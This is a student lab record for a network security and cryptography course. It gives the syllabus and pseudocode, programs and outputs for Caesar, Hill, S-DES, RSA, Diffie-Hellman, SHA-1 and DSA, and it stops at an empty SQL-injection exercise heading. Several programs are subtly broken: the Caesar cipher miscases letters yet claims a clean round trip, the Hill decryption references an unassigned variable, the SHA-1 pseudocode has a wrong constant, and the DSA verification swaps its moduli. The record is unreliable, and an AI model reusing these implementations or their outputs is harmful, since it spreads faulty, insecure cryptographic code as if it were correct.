COLLEGE OF ENGINEERING
(AUTONOMUS)

GAYATRI VIDYA PARISHAD COLLEGE OF ENGINEERING(A)

DEPARTMENT OF CSE

NETWORK SECURITY & CRYPTOGRAPHY LAB RECORD

Submitted by

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Academic Year

2023 - 2024

GAYATRI VIDYA PARISHAD COLLEGE OF ENGINEERING

(AUTONOMOUS)

MADHURAWADA, VISAKHAPATNAM-530048

CERTIFICATE

Certified that this is a bonafide record of practical work done by **Kalluri Laxmi Narashimha Lokesh Kumar** Roll no. **21131A0587** of B.Tech **VIth Semester** in the **Network Security and Cryptography Lab**, in the department of **Computer Science and Engineering** during the academic year **2023 – 2024**.

No of Experiments done : 15

Signature of Faculty

Signature of Internal Examiner

Signature of External Examiner

SYLLABUS

NETWORK SECURITY AND CRYPTOGRAPHY LAB

COURSE CODE: 20CT1116 L T P C 0 0 3 1.5

Course Outcomes: At the end of the Course the student shall be able to

CO1: Apply symmetric key cryptographic algorithms (L3)

CO2: Experiment with various asymmetric key cryptographic algorithms (L3)

CO3: Apply public key concepts to generate hash codes (L3)

CO4: Demonstrate intrusion detection mechanisms and network security attacks (L3)

CO5: Demonstrate web security analysis and SQL injection attacks (L3)

LIST OF EXPERIMENTS:

Implement the following techniques/algorithms:

1. Caesar Cipher
2. Hill Cipher
3. Simple-DES
4. RSAAlgorithm
5. Diffie-Hellman Key exchange algorithm
6. SHA-1
7. Implement the NIST Digital Signature Algorithm

Demonstrate following mechanisms using Linux Platform (prefer kali Linux):

1. Exploit SQL injection flaws on a sample website.
2. Perform web security analysis on a sample website.
3. Demonstrate how to sniff for router traffic on a sample network.
4. Demonstrate Secure Sockets Layer (SSL) and Transport Layer Security (TLS)
5. Assess Wi-Fi network security
6. Simulate and test, real-world phishing attacks
7. Demonstrate Intrusion Detection System (IDS)

8. Verify vulnerabilities, test known exploits, and perform security assessment on a given

script file.

Additional Experiments (Optional) :

1. Implement Playfair cipher

2. Implement Simple-AES algorithm

3. Implement MD5 & SHA-512 algorithms

4. Explore the functionality of Kerberos package

5. Implement the dual signature concept in secure electronic transaction

6. Explore the features of Security-Enhanced Linux (SELinux)

TEXT BOOKS:

1. William Stallings, "Cryptography and Network Security-Principles and Practice" 7th Edition, Pearson Education, 2017

2. William Stallings, "Network Security Essentials-Applications and Standards", 6th Edition, Pearson Education, 2018

WEB-REFERENCES:

1. https://tools.kali.org/tools-listing

2. https://pypi.org/project/pykerberos/

3. https://github.com/SELinuxProject

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Week - 1

Aim: Implement the Ceaser Cipher Algorithm

DESCRIPTION:

The Caesar cipher method is based on a mono-alphabetic cipher and is also called a shift cipher or additive cipher. The Caesar cipher is a kind of substitution cipher, where all letter of plain text is replaced by another letter. Plaintext is a simple message written by the user. Ciphertext is an encrypted message after applying some technique.

The formula of encryption is: **En (x) = (xi + n) mod 26**

The formula of decryption is**: Dn (x) = (xi - n) mod 26**

ALGORITHM:

```
ALGORITHM Encrypt(text, key)
  DECLARE encryptedText AS STRING
  encryptedText := ""
  FOR each character c IN text
    IF c is uppercase letter
      encryptedText := encryptedText + CHR((ORD(c) + key - 65) % 26 + 65)
    ELSE IF c is lowercase letter
      encryptedText := encryptedText + CHR((ORD(c) + key - 97) % 26 + 65)
    ELSE IF c is a digit (0-9)
      encryptedText := encryptedText + CHR((ORD(c) + key - 48) % 10 + 48)
    ELSE
      encryptedText := encryptedText + c  // Keep other characters unchanged
  RETURN encryptedText

ALGORITHM Decrypt(text, key)
  DECLARE decryptedText AS STRING
  decryptedText := ""
  FOR each character c IN text
    IF c is uppercase letter
      decryptedText := decryptedText + CHR((ORD(c) - key - 65) % 26 + 97)
    ELSE IF c is a digit (0-9)
      decryptedText := decryptedText + CHR((ORD(c) - key - 48) % 10 + 48)
    ELSE
```

```
    decryptedText := decryptedText + c  // Keep other characters unchanged
  RETURN decryptedText

text := INPUT("Enter the PT: ")
key := INTEGER(INPUT("Enter the key: "))
encryptedText := Encrypt(text, key)
PRINT("Cipher Text: ", encryptedText)
decryptedText := Decrypt(encryptedText, key)
PRINT("Plain Text: ", decryptedText)
```

Program:

```
#include <bits/stdc++.h>
using namespace std;
string encryption(string str, int key);
string decryption(string ct, int key);
int main(){
    string str;
    cout << "Enter plain text : ";
    getline(cin, str);
    int key;
    cout << "Enter key : ";
    cin >> key;
    string ct = encryption(str, key);
    cout << "Cipher text after encryption : " << ct << endl;
    string dt = decryption(ct, key);
    cout << "Plain text after decryption : " << dt << endl;
    return 0;
}
string encryption(string str, int key){
    string ct = "";
    for (int i = 0; i < str.length(); i++){
        if(str[i] == ' '){
```

```
            ct.push_back(str[i]);
        }
        else{
            ct.push_back((str[i] + key - 'a') % 26 + 'A');
        }
    }
    return ct;
}
string decryption(string ct, int key){
    string dt = "";
    for (int i = 0; i < ct.length(); i++){
        if(ct[i] == ' '){
            dt.push_back(ct[i]);
        }
        else{
            dt.push_back((ct[i] - key - 'A') % 26 + 'a');
        }
    }
    return dt;
}
```

Output:

Enter plain text : klnLokesh

Enter key : 3

Cipher text after encryption : NOQ/RNHVK

Plain text after decryption : klnLokesh

Week - 2

Aim: Implement the Hill Cipher Algorithm

DESCRIPTION:

The hill cipher is a polygraphic substitution cipher based on Linear Algebra.

The algorithm uses matrix calculations. Every letter (A-Z) is represented by a number moduli 26. To encrypt the text using hill cipher, we need to perform the following operation:

E(K, P) = (K * P) mod 26, Where K is the key matrix and P is plain text in vector form.

Matrix multiplication of K and P generates the encrypted ciphertext. To decrypt the text using hill cipher, we need to perform the following operation: D(K, C) = (K-1 * C) mod 26, Where K is the key matrix and C is the ciphertext in vector form. Matrix multiplication of inverse of key matrix K and ciphertext C generates the decrypted plain text.

ALGORITHM:

```
ALGORITHM Construct_Matrix(text, key)
  DECLARE key_matrix AS MATRIX
  DECLARE text_matrix AS MATRIX
  FOR each character i IN key
    key_matrix := key_matrix WITH APPEND(ORD(i) - ORD('A'))
  key_matrix := RESHAPE(key_matrix, key_matrix_dim, key_matrix_dim)
  FOR each character i IN text
    text_matrix := text_matrix WITH APPEND(ORD(i) - ORD('A'))
  text_matrix := RESHAPE(text_matrix, pt_len // key_matrix_dim, key_matrix_dim)
  RETURN key_matrix, text_matrix

ALGORITHM Encryption()
  DECLARE ci AS ARRAY
  key_matrix, pt_matrix := Construct_Matrix(pt, key)
  FOR i FROM 0 TO pt_len // key_matrix_dim - 1
    row := MULTIPLY(key_matrix, pt_matrix[i]) MOD 26
    ci := ci WITH APPEND(CONVERT_TO_CHARACTERS(row))
  RETURN ci

ALGORITHM Decryption()
  DECLARE text AS ARRAY
```

```
  key_matrix, ct_matrix := Construct_Matrix(ct, key)
  key_matrix_inv := INVERSE(key_matrix) MOD 26
  FOR i FROM 0 TO pt_len // key_matrix_dim - 1
    row := MULTIPLY(key_matrix_inv, ct_matrix[i]) MOD 26
    text := text WITH APPEND(CONVERT_TO_CHARACTERS(row))
  RETURN text

pt := INPUT("Enter the PT: ")
key := INPUT("Enter the key: ")
key_len := LENGTH(key)
pt_len := LENGTH(pt)
key_matrix_dim := SQRT(key_len)
ct := Encryption()
PRINT("Cipher text: ", JOIN(ct))
decrypted_text := Decryption()
PRINT("Plain text: ", JOIN(decrypted_text))
```

Program:

```
import numpy as np
from math import sqrt
from sympy import Matrix

plainText = input("Enter the plain text: ").upper()
key = input("Enter the key: ").upper()

key_length = len(key)
text_length = len(plainText)
key_matrix_dim = int(sqrt(key_length))

def construct_matrix(text, key):
    key_matrix = np.array([ord(i) - ord('A') for i in key])
    key_matrix = key_matrix.reshape(key_matrix_dim, key_matrix_dim)
```

```
    text_matrix = np.array([ord(i) - ord('A') for i in text])
    text_matrix = text_matrix.reshape(
        text_length // key_matrix_dim, key_matrix_dim)
    return key_matrix, text_matrix

def Encryption():
    key_matrix, plainText_matrix = construct_matrix(plainText, key)
    cipher = np.array([])
    for i in range(text_length // key_matrix_dim):
        row = np.matmul(key_matrix, plainText_matrix[i]) % 26
        cipher = np.append(cipher, list(map(chr, row + ord('A'))))
    return cipher

cipher_matrix = Encryption()
print("Cipher text: ", "".join(cipher_matrix.flatten()))
def Decryption():
    key_matrix, cipher_matrix = construct_matrix(cipher_matrix, key)
    A = Matrix(key_matrix)
    key_matrix_inv = A.inv_mod(26)
    text = np.array([])
    for i in range(text_length // key_matrix_dim):
        row = np.matmul(key_matrix_inv, cipher_matrix[i]) % 26
        text = np.append(text, list(map(chr, row + ord('A'))))
    return text

print("Plaintext: ", "".join(Decryption()))
```

Output:

Enter the plain text: ATTACK

Enter the key: CDDg

Cipher text: FUMFIW

Plaintext: ATTACK

Week – 3

Aim: Implement the Simple – DES Algorithm

DESCRIPTION:

The Simple Data Encryption Standard (SDES) is a symmetric-key block cipher that operates on small blocks of data, typically 8 bits. SDES uses a 10-bit key to encrypt and decrypt data. The key is used to generate two 8-bit subkeys, which are used in the encryption and decryption processes. The algorithm consists of two main functions: a substitution function (S-box) and a permutation function (P-box).

ALGORITHM:

```
ALGORITHM Apply_Table(data, table)
  DECLARE result AS STRING
  FOR each index i IN table
    result := result + data[i - 1]
  RETURN result

ALGORITHM Left_Shift(data)
  DECLARE shifted AS STRING
  shifted := SUBSTRING(data, 1, LENGTH(data) - 1) + SUBSTRING(data, 0, 1)
  RETURN shifted

ALGORITHM XOR(a, b)
  DECLARE result AS STRING
  FOR i FROM 0 TO LENGTH(a) - 1
    IF a[i] == b[i]
      result := result + "0"
    ELSE
      result := result + "1"
    END IF
  END FOR
  RETURN result

ALGORITHM Apply_SBox(sbox, data)
  DECLARE row AS INTEGER
  DECLARE col AS INTEGER
```

```
  row := CONVERT_TO_INTEGER("0b" + data[0] + data[LENGTH(data) - 1], 2)
  col := CONVERT_TO_INTEGER("0b" + SUBSTRING(data, 1, 2), 2)
  RETURN SUBSTRING(BIN(sbox[row][col]), 3)  // Remove leading "0b"

ALGORITHM Function(expansion, s0, s1, key, message)
  DECLARE left, right, temp AS STRING
  left := SUBSTRING(message, 0, 4)
  right := SUBSTRING(message, 4)
  temp := Apply_Table(right, expansion)
  temp := XOR(temp, key)
  l := Apply_SBox(s0, SUBSTRING(temp, 0, 4))
  r := Apply_SBox(s1, SUBSTRING(temp, 4))
  l := PAD_WITH_ZEROS(l, 2 - LENGTH(l))
  r := PAD_WITH_ZEROS(r, 2 - LENGTH(r))
  temp := Apply_Table(l + r, p4_table)
  temp := XOR(left, temp)
  RETURN temp + right

// Key generation
DECLARE temp AS STRING
temp := Apply_Table(key, p10_table)
left := SUBSTRING(temp, 0, 5)
right := SUBSTRING(temp, 5)
left := Left_Shift(left)
right := Left_Shift(right)
key1 := Apply_Table(left + right, p8_table)
PRINT("key1:", key1)
left := Left_Shift(left)
right := Left_Shift(right)
left := Left_Shift(left)
right := Left_Shift(right)
key2 := Apply_Table(left + right, p8_table)
```

```
PRINT("key2:", key2)

// Encryption
temp := Apply_Table(message, IP)
temp := Function(expansion, s0, s1, key1, temp)
temp := SUBSTRING(temp, 4) + SUBSTRING(temp, 0, 4)
temp := Function(expansion, s0, s1, key2, temp)
ciphertext := Apply_Table(temp, IP_inv)
PRINT("Cipher text is:", ciphertext)

// Decryption (similar structure to encryption)
```

Program:

```
FIXED_IP = [2, 6, 3, 1, 4, 8, 5, 7]
FIXED_EP = [4, 1, 2, 3, 2, 3, 4, 1]
FIXED_IP_INVERSE = [4, 1, 3, 5, 7, 2, 8, 6]
FIXED_P10 = [3, 5, 2, 7, 4, 10, 1, 9, 8, 6]
FIXED_P8 = [6, 3, 7, 4, 8, 5, 10, 9]
FIXED_P4 = [2, 4, 3, 1]

S0 = [[1, 0, 3, 2],
      [3, 2, 1, 0],
      [0, 2, 1, 3],
      [3, 1, 3, 2]]

S1 = [[0, 1, 2, 3],
      [2, 0, 1, 3],
      [3, 0, 1, 0],
      [2, 1, 0, 3]]

KEY = '1010000010'
```

```
def permutate(original, fixed_key):
    new = ''
    for i in fixed_key:
        new += original[i - 1]
    return new

def left_half(bits):
    return bits[:len(bits)//2]

def right_half(bits):
    return bits[len(bits)//2:]

def shift(bits):
    rotated_left_half = left_half(bits)[1:] + left_half(bits)[0]
    rotated_right_half = right_half(bits)[1:] + right_half(bits)[0]
    return rotated_left_half + rotated_right_half

def key1():
    return permutate(shift(permutate(KEY, FIXED_P10)), FIXED_P8)

def key2():
    return permutate(shift(shift(shift(permutate(KEY, FIXED_P10)))), FIXED_P8)

def xor(bits, key):
    new = ''
    for bit, key_bit in zip(bits, key):
        new += str(((int(bit) + int(key_bit)) % 2))
    return new

def lookup_in_sbox(bits, sbox):
    row = int(bits[0] + bits[3], 2)
    col = int(bits[1] + bits[2], 2)
```

```
    return '{0:02b}'.format(sbox[row][col])

def f_k(bits, key):
    L = left_half(bits)
    R = right_half(bits)
    bits = permutate(R, FIXED_EP)
    bits = xor(bits, key)
    bits = lookup_in_sbox(left_half(bits), S0) + \
        lookup_in_sbox(right_half(bits), S1)
    bits = permutate(bits, FIXED_P4)
    return xor(bits, L)

def encrypt(plain_text):
    bits = permutate(plain_text, FIXED_IP)
    temp = f_k(bits, key1())
    bits = right_half(bits) + temp
    bits = f_k(bits, key2())
    print("Encrypted: ", permutate(bits + temp, FIXED_IP_INVERSE))
    return permutate(bits + temp, FIXED_IP_INVERSE)

def decrypt(cipher_text):
    bits = permutate(cipher_text, FIXED_IP)
    temp = f_k(bits, key2())
    bits = right_half(bits) + temp
    bits = f_k(bits, key1())
    print("Decrypted: ", permutate(bits + temp, FIXED_IP_INVERSE))

message = input("enter message : ")
encrypted = encrypt(message)
decrypt(encrypted)
```

Output:

Enter message : 10001101

Encrypted: 11011000

Decrypted: 10001101

Week – 4

Aim: Implement RSA Algorithm

DESCRIPTION:

RSA algorithm is an asymmetric cryptography algorithm. Asymmetric actually means that it works on two different keys i.e., Public Key and Private Key. The opposite key from the one used to encrypt a message is used to decrypt it. It provides a method to assure confidentiality, integrity and authenticity.

RSA involves use of public and private key for its operation. The keys are generated using the following steps:-

1. Two prime numbers are selected as p and q.

2. n = p*q which is the modulus of both the keys.

3. Calculate totient = (p-1)(q-1).

4. Choose e such that e > 1 and coprime to totient which means gcd (e, totient) must be equal to 1, e is the public key.

5. Choose d such that it satisfies the equation de = 1 + k (totient), d is the private key not known to everyone.

6. Cipher text is calculated using the equation c = m^e mod n where m is the message.

7. With the help of c and d we decrypt message using equation m = c^d mod n where d is the private key.

ALGORITHM:

```
ALGORITHM Generate_Keys()
  DECLARE p, q, n, z, e, d AS INTEGER
  p := FIND_RANDOM_PRIME(2, 1000)
  q := FIND_RANDOM_PRIME(2, 1000)
  n := p * q
  z := (p - 1) * (q - 1)
  e := 2
  WHILE GCD(e, z) != 1
    e := e + 1
  END WHILE
```

```
  d := MODULAR_INVERSE(e, z)  // d = e^-1 (mod z)
  DECLARE public_key, private_key AS TUPLE
  public_key := (e, n)
  private_key := (d, n)
  RETURN public_key, private_key

ALGORITHM Encrypt(public_key, plaintext)
  DECLARE e, n AS INTEGER
  DECLARE cipher AS ARRAY OF CHAR
  e, n := public_key
  FOR each character i IN plaintext
    cipher := APPEND(cipher, CHR(POWER_MOD(ORD(i), e, n)))
  END FOR
  RETURN cipher

ALGORITHM Decrypt(private_key, ciphertext)
  DECLARE d, n AS INTEGER
  DECLARE plain AS ARRAY OF CHAR
  d, n := private_key
  FOR each character i IN ciphertext
    plain := APPEND(plain, CHR(POWER_MOD(ORD(i), d, n)))
  END FOR
  RETURN JOIN(plain)

// Get user input
text := INPUT("Enter the Text:")

// Generate key pair
public_key, private_key := Generate_Keys()

// Print key information
PRINT("Original Text:", text)
```

PRINT("Public Key:", public_key)

PRINT("Private Key:", private_key)

// Encryption

encrypted_text := Encrypt(public_key, text)

// Print encrypted text with spaces for readability

PRINT("Encrypted Text:", JOIN(MAP(STRING, encrypted_text), " "))

// Decryption

decrypted_text := Decrypt(private_key, encrypted_text)

// Print decrypted text

PRINT("Decrypted Text:", decrypted_text)

Program:

```
def is_prime(n):
    """Check if a number is prime."""
    if n <= 1:
        return False
    for i in range(2, int(n**0.5) + 1):
        if n % i == 0:
            return False
    return True

def get_prime_input():
    """Get a prime number as input from the user."""
    while True:
        try:
            num = int(input("Enter a prime number: "))
            if is_prime(num):
```

```
            return num
        else:
            print("Please enter a prime number.")
    except ValueError:
        print("Invalid input. Please enter a valid integer.")

def gcd(a, b):
    """Calculate the greatest common divisor of two numbers."""
    while b:
        a, b = b, a % b
    return a

def mod_inverse(a, m):
    """Calculate the modular inverse of a number."""
    m0, x0, x1 = m, 0, 1
    while a > 1:
        q = a // m
        m, a = a % m, m
        x0, x1 = x1 - q * x0, x0
    return x1 + m0 if x1 < 0 else x1

def generate_keypair(p, q):
    """Generate RSA public and private keys."""
    n = p * q
    phi = (p - 1) * (q - 1)
    e = 2
    while gcd(e, phi) != 1:
        e += 1
    d = mod_inverse(e, phi)
    return ((e, n), (d, n))

def encrypt(message, public_key):
```

```
    """Encrypt a message using RSA."""
    e, n = public_key
    cipher_text = ''.join([chr(((ord(char) - 65) ** e) % n + 65) for char in message])
    return cipher_text

def decrypt(cipher_text, private_key):
    """Decrypt a message using RSA."""
    d, n = private_key
    plain_text = ''.join([chr(((ord(char) - 65) ** d) % n + 65) for char in cipher_text])
    return plain_text

def main():
    p = get_prime_input()
    q = get_prime_input()
    public_key, private_key = generate_keypair(p, q)
    print("Public Key (e, n):", public_key)
    print("Private Key (d, n):", private_key)
    message = input("Enter a message to encrypt (only uppercase alphabets): ").upper()
    cipher_text = encrypt(message, public_key)
    print("Encrypted Message:", ''.join(cipher_text))
    decrypted_message = decrypt(cipher_text, private_key)
    print("Decrypted Message:", decrypted_message)
if __name__ == "__main__":
    main()
```

Output:

Enter a prime number: 17

Enter a prime number: 19

Public Key (e, n): (5, 323)

Private Key (d, n): (173, 323)

Enter a message to encrypt (only uppercase alphabets): NSCLAB

Encrypted Message: çSaĆAB

Decrypted Message: NSCLAB

Week – 5

Aim: Implement Diffie-Hellman Key exchange algorithm

DESCRIPTION:

The Diffie-Hellman algorithm is used to establish a shared secret between

two parties that can be used for secret communication to exchange data over a public network. The algorithm in itself is very simple. An example exchange of a shared secret key using Diffie-Hellman would be similar to the following:

1. Person A will create a random private value, a. Person B will generate a

random private value,b.

2. The random values created will be from the set of all integers.

3. Person A and B will then derive public values using the parameters p and

g and their private values.

4. Person A's public value will be calculated by using g^a mod p, and Person

B's will be g^b mod p.

5. Person A and B now exchange their public values.

6. Person A will calculate the secret key through the formula

gab = (g^b)^a modp, and Person B will use **gba = (g^a)^b mod p**. Since

gab = gba = k, each person will now have the shared key, k.

ALGORITHM:

DECLARE p, g, a, b, x, y, ka, kb AS INTEGER

// Read public key values (p and g) from user input

READ p, g FROM INPUT("Enter public keys: ")

// Read private key for source (a) from user input

READ a FROM INPUT("Enter private key of source or A: ")

// Read private key for destination (b) from user input

READ b FROM INPUT("Enter private key of destination or B: ")

// Calculate the public key generated by the source (A)

x := POWER_MOD(g, a, p) // x = g^a (mod p)

```
// Print the source's public key
PRINT("The key generated on source side is: ", x)

// Calculate the public key generated by the destination (B)
y := POWER_MOD(g, b, p)  // y = g^b (mod p)

// Print the destination's public key
PRINT("The key generated on destination side is: ", y)

// Calculate the shared secret key on the source side (A)
ka := POWER_MOD(y, a, p)  // ka = y^a (mod p)

// Calculate the shared secret key on the destination side (B)
kb := POWER_MOD(x, b, p)  // kb = x^b (mod p)

// Verify if the shared secret keys match
IF ka == kb THEN
  PRINT("The key received is correct. The secret key is:", ka)
ELSE
  PRINT("Error: Shared secret keys do not match!")
END IF
```

Program:

```
def mod_exp(base, exponent, modulus):
    result = 1
    base = base % modulus
    while exponent > 0:
        if exponent % 2 == 1:
            result = (result * base) % modulus
        exponent = exponent // 2
        base = (base * base) % modulus
    return result
```

```
def diffie_hellman():
    p = int(input("Enter p: "))
    g = int(input("Enter primitive root : "))
    a = int(input("Enter A's secret key: "))
    b = int(input("Enter B's secret key: "))
    A = mod_exp(g, a, p)
    B = mod_exp(g, b, p)
    print("A Sent to B : ", A)
    print("B Sent to A : ", B)
    secret_key_alice = mod_exp(B, a, p)
    secret_key_bob = mod_exp(A, b, p)
    print("Shared secret key for A:", secret_key_alice)
    print("Shared secret key for B:", secret_key_bob)
if __name__ == "__main__":
    diffie_hellman()
```

Output:

```
Enter p: 17
Enter primitive root : 5
Enter A's secret key: 4
Enter B's secret key: 6
A Sent to B :  13
B Sent to A :  2
Shared secret key for A: 16
Shared secret key for B: 16
```

Week – 6

Aim: Implement SHA-1 Algorithm

DESCRIPTION:

The SHA-1 (Secure Hash Algorithm 1) is a cryptographic hash function that generates a fixed-size (160-bit) hash value from an input message. It employs padding and message processing to produce a hash value through a series of logical and arithmetic operations.

ALGORITHM:

```
ALGORITHM SHA1(data)
    bytes := ""
    h0 := 0x67452301
    h1 := 0xEFCDAB89
    h2 := 0x98BADCFE
    h3 := 0x10325474
    h4 := 0xC3D2E1F0

    FOR n FROM 0 TO LENGTH(data) - 1
        bytes := bytes + TO_BINARY_STRING(ORD(data[n]), 8)
    END FOR

    bits := bytes + "1"
    pBits := bits

    WHILE LENGTH(pBits) MOD 512 != 448
        pBits := pBits + "0"
    END WHILE

    pBits := pBits + TO_BINARY_STRING(LENGTH(bits) - 1, 64)

    ALGORITHM CHUNKS(l, n)
        chunks := []
        FOR i FROM 0 TO LENGTH(l) STEP n
            APPEND chunks, SUBSTRING(l, i, i + n)
        END FOR
```

```
    RETURN chunks
END ALGORITHM

ALGORITHM ROL(n, b)
    RETURN ((n << b) OR (n >> (32 - b))) AND 0xffffffff
END ALGORITHM

FOR EACH c IN CHUNKS(pBits, 512)
    words := CHUNKS(c, 32)
    w := [0] * 80

    FOR n FROM 0 TO 15
        w[n] := TO_INTEGER(words[n], 2)
    END FOR

    FOR i FROM 16 TO 79
        w[i] := ROL((w[i-3] XOR w[i-8] XOR w[i-14] XOR w[i-16]), 1)
    END FOR

    a := h0
    b := h1
    c := h2
    d := h3
    e := h4

    FOR i FROM 0 TO 79
        IF 0 <= i <= 19 THEN
            f := (b AND c) OR ((NOT b) AND d)
            k := 0x5A827999
        ELSE IF 20 <= i <= 39 THEN
            f := b XOR c XOR d
            k := 0x6ED9EBA1
```

```
        ELSE IF 40 <= i <= 59 THEN
            f := (b AND c) OR (b AND d) OR (c AND d)
            k := 0x8F1BBCDC
        ELSE IF 60 <= i <= 79 THEN
            f := b XOR c XOR d
            k := 0xCA62C1D6
        END IF

        temp := ROL(a, 5) + f + e + k + w[i] AND 0xffffffff
        e := d
        d := c
        c := ROL(b, 30)
        b := a
        a := temp
    END FOR

    h0 := (h0 + a) AND 0xffffffff
    h1 := (h1 + b) AND 0xffffffff
    h2 := (h2 + c) AND 0xffffffff
    h3 := (h3 + d) AND 0xffffffff
    h4 := (h4 + e) AND 0xffffffff
  END FOR

  RETURN FORMAT('%08x%08x%08x%08x%08x', h0, h1, h2, h3, h4)
END ALGORITHM

l := READ_INPUT("Enter string: ")
PRINT("Hashed value:", SHA1(l))
```

Program:

```
import struct
```

```
def left_rotate(n, b):
    return ((n << b) | (n >> (32 - b))) & 0xffffffff

def padding(message):
    original_byte_len = len(message)
    original_bit_len = original_byte_len * 8

    # Append a single '1' bit and then '0' bits
    message += b'\x80'
    while len(message) % 64 != 56:
        message += b'\x00'

    # Append original length of message (before padding)
    message += struct.pack('>Q', original_bit_len)

    return message

def process_block(block, h0, h1, h2, h3, h4):
    w = [0]*80
    for i in range(16):
        w[i] = struct.unpack('>I', block[i*4:i*4 + 4])[0]
    for i in range(16, 80):
        w[i] = left_rotate(w[i-3] ^ w[i-8] ^ w[i-14] ^ w[i-16], 1)

    a, b, c, d, e = h0, h1, h2, h3, h4

    for i in range(80):
        if 0 <= i <= 19:
            f = d ^ (b & (c ^ d))
            k = 0x5A827999
        elif 20 <= i <= 39:
            f = b ^ c ^ d
```

```
            k = 0x6ED9EBA1
        elif 40 <= i <= 59:
            f = (b & c) | (d & (b | c))
            k = 0x8F1BBCDC
        elif 60 <= i <= 79:
            f = b ^ c ^ d
            k = 0xCA62C1D6

        temp = left_rotate(a, 5) + f + e + k + w[i] & 0xffffffff
        e = d
        d = c
        c = left_rotate(b, 30)
        b = a
        a = temp

    h0 = (h0 + a) & 0xffffffff
    h1 = (h1 + b) & 0xffffffff
    h2 = (h2 + c) & 0xffffffff
    h3 = (h3 + d) & 0xffffffff
    h4 = (h4 + e) & 0xffffffff

    return h0, h1, h2, h3, h4

def sha1(message):
    message = padding(message)

    h0 = 0x67452301
    h1 = 0xEFCDAB89
    h2 = 0x98BADCFE
    h3 = 0x10325476
    h4 = 0xC3D2E1F0
```

```
    for i in range(0, len(message), 64):
        h0, h1, h2, h3, h4 = process_block(message[i:i+64], h0, h1, h2, h3, h4)

    return '{:08x}{:08x}{:08x}{:08x}{:08x}'.format(h0, h1, h2, h3, h4)

# Test the function
msg = b"kln"
print(f"SHA-1 Hash of '{msg}' is: {sha1(msg)}")
```

Output :

SHA-1 Hash of 'b'kln'' is: 64bd3e0035891f593d0e9170fe83de6fb0b1df99.

Week – 7

Aim: Implement the NIST Digital Signature Algorithm

DESCRIPTION:

1. Choose a large prime number p and a prime divisor q of (p-1) such that both p and q are approximately 256 bits long.

2. Choose a generator g for the multiplicative group modulo p.

3. Select a random private key x such that 1 <= x <= q-1.

4. Compute the public key y = g^x mod p.

5. To sign a message m:

   a. Compute the SHA-256 hash of the message: h = SHA-256(m).

   b. Generate a random integer k such that 1 <= k <= q-1.

   c. Compute r = (g^k mod p) mod q.

   d. Compute s = k^(-1) * (h + x*r) mod q.

   e. The signature is the pair (r, s).

6. To verify a signature (r, s) for a message m:

   a. Compute the SHA-256 hash of the message: h = SHA-256(m).

   b. Compute w = s^(-1) mod q.

   c. Compute u1 = (h*w) mod q and u2 = (r*w) mod q.

   d. Compute v = ((g^u1 * y^u2) mod p) mod q.

   e. If v == r, the signature is valid; otherwise, it is invalid.

ALGORITHM:

```
ALGORITHM Generate_Key_Pair(p, q, h)


DECLARE g AS INTEGER

g := POWER_MOD(h, (p - 1) DIV q, p)  # Calculate g based on p, q, h


DECLARE x AS INTEGER  # Private key (secret)

x := READ_INTEGER("Enter user private key: ")


DECLARE y AS INTEGER  # Public key

y := POWER_MOD(g, x, p)  # Calculate y based on g, x, p
```

```
RETURN (g, y)  # Return public key pair (g, y)

ALGORITHM Sign_Message(message, x, q)

DECLARE h1 AS INTEGER
h1 := HASH(message)  # Hash the message

DECLARE k AS INTEGER
k := READ_INTEGER("Enter k value in range of 0 to q: ")

DECLARE r AS INTEGER
r := POWER_MOD(POWER_MOD(g, k, p), 1, q)  # Calculate r using g, k, p, q

DECLARE x1 AS INTEGER
x1 := 1
WHILE (k * x1) % q != 1 DO
x1 := x1 + 1
END WHILE

DECLARE s AS INTEGER
s := POWER_MOD(x1 * (h1 + x * r), 1, q)  # Calculate s using x1, h1, x, r, q

IF s == 0 OR r == 0 THEN
PRINT("Invalid")
RETURN (NULL, NULL)  # Indicate error
END IF

DECLARE s1 AS INTEGER
s1 := 1
WHILE (s1 * s) % q != 1 DO
s1 := s1 + 1
```

```
END WHILE

DECLARE w AS INTEGER
w := POWER_MOD(s1, 1, q)  # Calculate w using s, q

RETURN (r, s, w)  # Return signature (r, s, w)

ALGORITHM Verify_Signature(message, r, s, w, g, y, p, q)

DECLARE h2 AS INTEGER
h2 := HASH(message)  # Hash the message

DECLARE u1 AS INTEGER
u1 := (h2 * w) % q  # Calculate u1 using h2, w, q

DECLARE u2 AS INTEGER
u2 := (r * w) % q  # Calculate u2 using r, w, q

DECLARE v AS INTEGER
v := (POWER_MOD(g, u1, p) * POWER_MOD(y, u2, p)) % p % q  # Calculate v using g, y, u1, u2,
p, q

IF v == r THEN
PRINT("Valid")
ELSE
PRINT("Not valid")
END IF

MAIN PROGRAM

DECLARE p, q, h AS INTEGER
p := READ_INTEGER("Enter p value: ")
q := READ_INTEGER("Enter q value as prime divisor of p-1: ")
```

```
h := READ_INTEGER("Enter h value in range of 1 to p-1: ")

(g, y) := Generate_Key_Pair(p, q, h)  # Generate key pair
message := READ_STRING("Enter message: ")
(r, s, w) := Sign_Message(message, x, q)  # Sign the message
PRINT("The value of r and s is: ", r, s)
received_message := READ_STRING("Enter msg after transmission: ")

Verify_Signature(received_message, r, s, w, g, y, p, q)  # Verify the signature
```

Program:

```
import hashlib
import sys

def hash(a):
    result = hashlib.sha1(a.encode())
    a = result.hexdigest()
    res = int(a, 16)
    return res

# p = int(input("Enter p value : "))
p = 11
# q = int(input("Enter q value as prime divisor of p-1 : "))
q = 5
# h = int(input("Enter h value in range of 1 t0 p-1 : "))
h = 10
g = pow(h, (p-1)//q, p)

print("The value of g is : ", g)

# x = int(input("Enter user private key :"))
```

```
x = 5
y = pow(g, x, p)

# k = int(input("Enter k value in range of o to q : "))
k = 3
r = pow(pow(g, k, p), 1, q)

x1 = 1
while (k * x1) % q != 1:
    x1 += 1

# h = input("Enter message :")
h = 'hello'
h1 = hash(h)

print("The h1 value is ", h1 )

s = pow(x1 * (h1 + x * r), 1, q)

print("The value of r and s is : ", r ,s)

if s == 0 or r == 0:
    print("invalid")
    sys.exit(0)

s1 = 1
while (s1 * s) % q != 1:
    s1 += 1

w = pow(s1, 1, q)

# ha = input("Enter msg after transmission :")
```

```
ha = 'hello'
h2 = hash(ha)

print("the value of h2 ", h2)

u1 = (h2 * w) % q
u2 = (r * w) % q

v = ((pow(g, u1) * pow(y, u2)) % q) % p

print(u1, u2, y, v, r)

if v == r:
    print("valid")
else:
    print("Not valid")
```

Output :

The value of g is : 1

The h1 value is 975987071262755080377722350727279193143145743181

The value of r and s is : 1 2

the value of h2 975987071262755080377722350727279193143145743181

3 3 1 1 1

valid

Week – 8

Aim: Exploit SQL injection flaws on a sample website.

Description:

